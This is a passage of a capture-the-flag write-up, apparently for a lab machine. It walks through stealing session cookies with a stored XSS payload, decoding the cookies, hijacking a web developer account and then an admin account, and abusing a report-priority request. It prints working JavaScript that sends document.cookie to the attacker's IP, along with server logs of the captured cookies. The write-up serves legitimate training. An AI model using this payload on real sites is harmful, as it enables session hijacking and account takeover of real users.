
We get a call back from the `IP` of the machine, meaning our XSS is **valid**. Let us create the exploit.js file which can be used to steal cookies if possible:

When re-sending data, it is important you refresh your browser session. If 5 mins has past, using a new user with cleared cookies is suggested.

- exploit.js

```
var req = new XMLHttpRequest();
var ip_addr = '10.10.14.12';
req.open('GET', 'http://' + ip_addr + ':80/?cookie=' + document.cookie,
true);
req.send();
```

Then we can stand the server and send the script again:




```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.84 - - [29/Apr/2024 17:43:52] "GET /exploit.js HTTP/1.1" 200 -
10.129.245.84 - - [29/Apr/2024 17:43:52] "GET /?
cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ
```


```
3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA
4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
```

We get back a hit with the `user's cookie`. It appears to be a `base64` payload which when decoded:


```
echo
"eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY
2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU
2ZGI4" | base64 -d
{"user_id": 2, "username": "adam", "role":
"webdev"}|58f6f725339ce3f69d8552a10696ddebb68b2b57d2e523c08bde868d3a756db8
```

It tells us of a user called `adam` who is a `web developer`.
Remember the `dashboard.comprezzor.htb` domain? It behaves differently when we replace the cookie:

- Before:




- After:




We see that we get access to the site!

dashboard.comprezzor.htb


From the below image:



We see that we can shift the priority by use of the ID; We can confirm this be changing the `id=3` for `Shane Keller` by first capturing the request in burpsuite:




After clicking in `burpsuite` mode:




```
POST /change_priority?report_id=3&priority_level=1 HTTP/1.1
Host: dashboard.comprezzor.htb
Content-Length: 0
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dashboard.comprezzor.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.8
Referer: http://dashboard.comprezzor.htb/report/3
Accept-Encoding: gzip, deflate, br
Cookie: user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4
Connection: close
```


We can forward it to repeater for future use: `Ctrl + R`




We see that it worked and the priority changed. With that, the following path can be seen:

- Using same XSS, we can send a report
- We raise the priority of the report immediately as we see that it deleted our previous post







We changed it to priority 1 and wait:

21	adam	Important 2	1


We get back a hit:

```
10.129.245.84 - - [29/Apr/2024 18:09:56] "GET /exploit.js HTTP/1.1" 304 -
10.129.245.84 - - [29/Apr/2024 18:09:56] "GET /?
cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5 HTTP/1.1" 200 -
```

We can then check the user by decoding it:

```
echo
"eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5" | base64 -d
{"user_id": 1, "username": "admin", "role":
"admin"}|34822333d444ae0e4022f6cc679ac9d26d1d1d682c59c61cfbea29d776d589d9
```

Upon substituting:





We get a different UI for the `admin` user, with the following options:

- Full report list -> Gives a list of all the reports by the users.
- Create backup -> Creates a backup but does not allow anything else.
- Create PDF report -> Allows us to create a pdf from a site (most likely uses `wkhtmltopdf` from the format of the pdf) (maybe used for an LFI or a CSRF attack)

LFI or CSRF access through "Create PDF Report"

We can try to make it work at first:

